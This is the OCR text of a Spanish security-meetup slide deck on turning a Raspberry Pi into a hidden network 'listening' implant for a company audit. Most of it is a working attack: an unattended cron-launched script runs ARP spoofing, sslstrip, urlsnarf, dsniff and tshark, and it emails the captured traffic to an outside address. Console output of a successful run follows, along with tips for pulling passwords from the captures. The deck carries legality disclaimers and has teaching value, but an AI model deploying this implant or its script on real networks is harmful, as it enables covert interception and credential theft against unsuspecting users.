
HACK
&BEERS
#HBCORDOBA

Raspberry Pi

“Escuchando la red”

Manuel Camacho Ceña

HACK&BEERS SVT CloudServices

Sobre mí

- Security Consultant **SVT Cloud Services**
- Tec. Superior Admón. Sistemas Informáticos.
- Tec. Superior Telecomunicaciones.
- Técnico en Seguridad de Redes.
- Colaborador/ Webadmin de **www.hacking-etico.com** desde 2010
- Organizador y Ponente **Hack&Beers**
- Community Manager en la Web 2.0
- @ManoloGaritmo // @Hacking_etico
- www.svtcloud.com // www.hacking-etico.com


Rasp… ¿Qué?

- “Es un ordenador de placa reducida o (placa única) (SBC) de bajo coste, desarrollado en Reino Unido por la Fundación Raspberry Pi, con el objetivo de estimular la enseñanza de ciencias de la computación en las escuelas.
- Broadcom BCM2835, que contiene un procesador central (CPU) ARM1176JZF-S a 700 MHz (OC)
- Procesador gráfico (GPU) VideoCore IV
- 512 MiB de memoria RAM (Ver. A => 256 MiB).

Rasp…¿Qué?

Modelo B

Modelo B+



Rasp…¿Qué? **Raspberry Pi**

- **PoC** (Prueba de Concepto)

  Configurar este “juguetito” para dejarlo conectado en empresa a auditar para obtener credenciales del gerente.

Rasp…¿Qué? **Raspberry Pi**

Idea

¡¡¡ Ojo !!!

Estas pruebas se han realizado en un entorno controlado y de nuestra propiedad. En ningún caso se han utilizado redes ajenas para la demostración.

- Es completamente ILEGAL utilizar técnicas de intrusión y/o obtención de contraseñas en redes que no son de nuestra propiedad. De hacerlo incurriríamos en un delito.

Premisas

- Distribución Linux a usar. RASPBIAN(basada en Debian).
- Obviaremos la instalación del S.O. (Por tiempo)
- Conexión SSH a IP 192.168.1.200 (Posibilidad HDMI+TECLADO)
- Añadir repositorios:
  - deb http://archive.raspbian.org/raspbian wheezy main contrib non-free
  - deb-src http://archive.raspbian.org/raspbian wheezy main contrib non-free
- sudo apt-get update && sudo apt-get upgrade

Premisas


- sudo apt-get install dsniff –y
- sudo apt-get install tshark –y
- sudo apt-get install ssmtp mailutils mpack
- sudo nano /etc/ssmtp/ssmtp.conf

Envío de emails

```
  GNU nano 2.2.6          File: /etc/ssmtp/ssmtp.conf


# Where will the mail seem to come from?
#rewriteDomain=

# The full hostname
hostname=raspberrypi

# Are users allowed to set their own From: address?
# YES - Allow the user to specify their own From: address
# NO - Use the system generated From: address
#FromLineOverride=YES

AuthUser=[redacted]@gmail.com
AuthPass=[redacted]
FromLineOverride=YES
mailhub=smtp.gmail.com:587
UseSTARTTLS=YES


^G Get Help  ^O WriteOut  ^R Read File ^Y Prev Page ^K Cut Text  ^C Cur Pos
^X Exit      ^J Justify   ^W Where Is  ^V Next Page ^U UnCut Text^T To Spell
```

Prueba de envío & recepción


```
pi@raspberrypi /tmp $ echo "Probando el envio de correo" | mail -s "Prueba"
                    @hotmail.com
```



Adjuntando archivos

- sudo nano /home/pi/svt.txt (CTRL+O – CTRL+X)
- mpack -s “test” /home/pi/svt.txt micorreo@mail.com

```
pi@raspberrypi ~ $ mpack -s "test" /home/pi/svt.txt [redacted]@gmail.com
```



Instalar “Sniffer”

- Capturando paquetes con:

tshark -nni eth0 -a filesize:20 -a files:2 -w nombrefichero.pcap

Posibles errores

```
tshark: Lua: Error during loading:
 [string "/usr/share/wireshark/init.lua"]:45: dofile has been disabled
```

- sudo nano /usr/share/wireshark/init.lua

```
-- You should have received a copy of the GNU General Public License
-- along with this program; if not, write to the Free Software
-- Foundation, Inc., 59 Temple Place - Suite 330, Boston, MA  02111-1307, USA.

-- Set disable_lua to true to disable Lua support.
disable_lua = true

if disable_lua then
    return
end

-- If set and we are running with special privileges this setting
-- tells whether scripts other than this one are to be run.
run_user_scripts_when_superuser = false


-- disable potentialy harmful lua functions when running superuser
if running_superuser then
    local disabled_lib = {}
```

Automatizando proceso

- Creación de un script para automatizar el proceso.
- Añadir script al CRON para que sea autónomo.

```
30 08 * * * root /home/pi/miscript.sh
```

Ejemplo de script

```
#!/bin/bash
echo "Iniciando la secuencia..."
sleep 1
echo "Ataque de spoofing......"
sleep 1
sudo arpspoof -i eth0 -t 192.168.1.103 192.168.1.1 &
sleep 1
sudo iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-ports 8080 &
sudo iptables -t nat -A PREROUTING  -p tcp --destination-port 443 -j REDIRECT --to-ports 8080 &
sudo urlsnarf -i eth0 &
echo "Enrutando con la ayuda de IPTABLES"
sleep 2
sudo sslstrip -a -k -f -l 8080 &
sleep 5
echo "SSL Strip funcionando"
####Comprobamos si existe la carpeta capturas para no saturar el espacio
if [ -d /home/pi/mitm/capturas ]; then
        echo "Existe carpeta capturas"
        sleep 1
        echo "Limpiando otras capturas para evitar consumo de espacio"
        sudo rm -R /home/pi/mitm/capturas
        sleep 1
        echo "Borrado exitoso"
        sleep 2
        echo "Se procede a  capturar el tráfico en un fichero de captura"
        sudo mkdir /home/pi/mitm/capturas
        sleep 1
        echo "Lanzando  dsniff ..."
```

Ejemplo de script

```
        sudo dsniff -i eth0 &
        echo "Capturando paquetes..."
        sudo tshark -nni eth0 -a filesize:1000 -a files:2 -w /home/pi/mitm/capturas/capturasdered.pcap
        sudo tar -zcvf capturas.tar.gz /home/pi/mitm/capturas/
        sudo mpack -s "Capturas realizadas" /home/pi/mitm/capturas.tar.gz [redacted]@hotmail.com
        sleep 5
        sudo killall arpspoof
        sudo killall sslstrip
else
        sudo mkdir /home/pi/mitm/capturas
        sleep 2
        echo "Lanzando  dsniff ..."
        sudo dsniff -i eth0 &
        sleep 2
        echo "Se procede a  capturar el tráfico en un fichero de captura"
        sudo tshark -nni eth0 -a filesize:1000 -a files:2 -w /home/pi/mitm/capturas/capturasdered.pcap
        sleep 5
        sudo tar -zcvf capturas.tar.gz /home/pi/mitm/capturas/
        sudo mpack -s "Capturas realizadas" /home/pi/mitm/capturas.tar.gz [redacted]@hotmail.com
        sleep 5
        sudo killall arpspoof
        sudo killall sslstrip
        fi
```

Información enviada

```
pi@raspberrypi ~/mitm $ sudo ./lanzarataque.sh
Iniciando la secuencia...
Ataque de spoofing......
b8:27:eb:c9:de:41 1c:75:8:45:5f:ce 0806 42: arp reply 192.168.1.1 is-at b8:27:eb:c9:de:41
Enrutando con la ayuda de IPTABLES
urlsnarf: listening on eth0 [tcp port 80 or port 8080 or port 3128]
b8:27:eb:c9:de:41 1c:75:8:45:5f:ce 0806 42: arp reply 192.168.1.1 is-at b8:27:eb:c9:de:41
b8:27:eb:c9:de:41 1c:75:8:45:5f:ce 0806 42: arp reply 192.168.1.1 is-at b8:27:eb:c9:de:41
b8:27:eb:c9:de:41 1c:75:8:45:5f:ce 0806 42: arp reply 192.168.1.1 is-at b8:27:eb:c9:de:41

sslstrip 0.9 by Moxie Marlinspike running...
SSL Strip funcionando
Existe carpeta capturas
b8:27:eb:c9:de:41 1c:75:8:45:5f:ce 0806 42: arp reply 192.168.1.1 is-at b8:27:eb:c9:de:41
Limpiando otras capturas para evitar consumo de espacio
b8:27:eb:c9:de:41 1c:75:8:45:5f:ce 0806 42: arp reply 192.168.1.1 is-at b8:27:eb:c9:de:41
Borrado exitoso
b8:27:eb:c9:de:41 1c:75:8:45:5f:ce 0806 42: arp reply 192.168.1.1 is-at b8:27:eb:c9:de:41
Se procede a  capturar el tráfico en un fichero de captura
Lanzando  dsniff ...
Capturando paquetes...
b8:27:eb:c9:de:41 1c:75:8:45:5f:ce 0806 42: arp reply 192.168.1.1 is-at b8:27:eb:c9:de:41
dsniff: listening on eth0
b8:27:eb:c9:de:41 1c:75:8:45:5f:ce 0806 42: arp reply 192.168.1.1 is-at b8:27:eb:c9:de:41
b8:27:eb:c9:de:41 1c:75:8:45:5f:ce 0806 42: arp reply 192.168.1.1 is-at b8:27:eb:c9:de:41
b8:27:eb:c9:de:41 1c:75:8:45:5f:ce 0806 42: arp reply 192.168.1.1 is-at b8:27:eb:c9:de:41
b8:27:eb:c9:de:41 1c:75:8:45:5f:ce 0806 42: arp reply 192.168.1.1 is-at b8:27:eb:c9:de:41
b8:27:eb:c9:de:41 1c:75:8:45:5f:ce 0806 42: arp reply 192.168.1.1 is-at b8:27:eb:c9:de:41
b8:27:eb:c9:de:41 1c:75:8:45:5f:ce 0806 42: arp reply 192.168.1.1 is-at b8:27:eb:c9:de:41
b8:27:eb:c9:de:41 1c:75:8:45:5f:ce 0806 42: arp reply 192.168.1.1 is-at b8:27:eb:c9:de:41
b8:27:eb:c9:de:41 1c:75:8:45:5f:ce 0806 42: arp reply 192.168.1.1 is-at b8:27:eb:c9:de:41
b8:27:eb:c9:de:41 1c:75:8:45:5f:ce 0806 42: arp reply 192.168.1.1 is-at b8:27:eb:c9:de:41
b8:27:eb:c9:de:41 1c:75:8:45:5f:ce 0806 42: arp reply 192.168.1.1 is-at b8:27:eb:c9:de:41
b8:27:eb:c9:de:41 1c:75:8:45:5f:ce 0806 42: arp reply 192.168.1.1 is-at b8:27:eb:c9:de:41
b8:27:eb:c9:de:41 1c:75:8:45:5f:ce 0806 42: arp reply 192.168.1.1 is-at b8:27:eb:c9:de:41
Running as user "root" and group "root". This could be dangerous.
b8:27:eb:c9:de:41 1c:75:8:45:5f:ce 0806 42: arp reply 192.168.1.1 is-at b8:27:eb:c9:de:41
b8:27:eb:c9:de:41 1c:75:8:45:5f:ce 0806 42: arp reply 192.168.1.1 is-at b8:27:eb:c9:de:41
Capturing on eth0
6 b8:27:eb:c9:de:41 1c:75:8:45:5f:ce 0806 42: arp reply 192.168.1.1 is-at b8:27:eb:c9:de:41
13
tar: Eliminando la `/' inicial de los nombres
/home/pi/mitm/capturas/
/home/pi/mitm/capturas/capturasdered_00002_20141108173043.pcap
/home/pi/mitm/capturas/capturasdered_00001_20141108173043.
b8:27:eb:c9:de:41 1c:75:8:45:5f:ce 0806 42: arp                       c9:de:41
b8:27:eb:c9:de:41 1c:75:8:45:5f:ce 08                     -at b8:27:eb:c9:de:41
b8:27:eb:c9:de:41 1c:75:8:45:5f:ce 0              .168.1.1 is-at b8:27:eb:c9:de:41
FICHERO PCAP ENVIADO CORRECTAMENTE
b8:27:eb:c9:de:41 1c:75:8:45:5f:ce 0806 42: arp reply 192.168.1.1 is-at b8:27:eb:c9:de:41
```

A tener en cuenta

- El éxito depende de diversos factores.
- Este ataque ralentiza la red/equipo.
- Se limita el tamaño de la captura y spoofing para no saturar la red.
- El ataque es detectable de ahí también que se lance poco tiempo.
- 👁 Es ILEGAL hacerlo en redes ajenas.


Buscando contraseñas

- Ficheros: pcap y .log
- PCAP => Wireshark
- .LOG => Notepad++


Buscando credenciales

- Búsqueda de patrones concretos
  - Correos (@Hotmail @gmail…)
  - Nombres determinantes: “pass” “passwords” “user”
  - Filtrado por protocolo: http

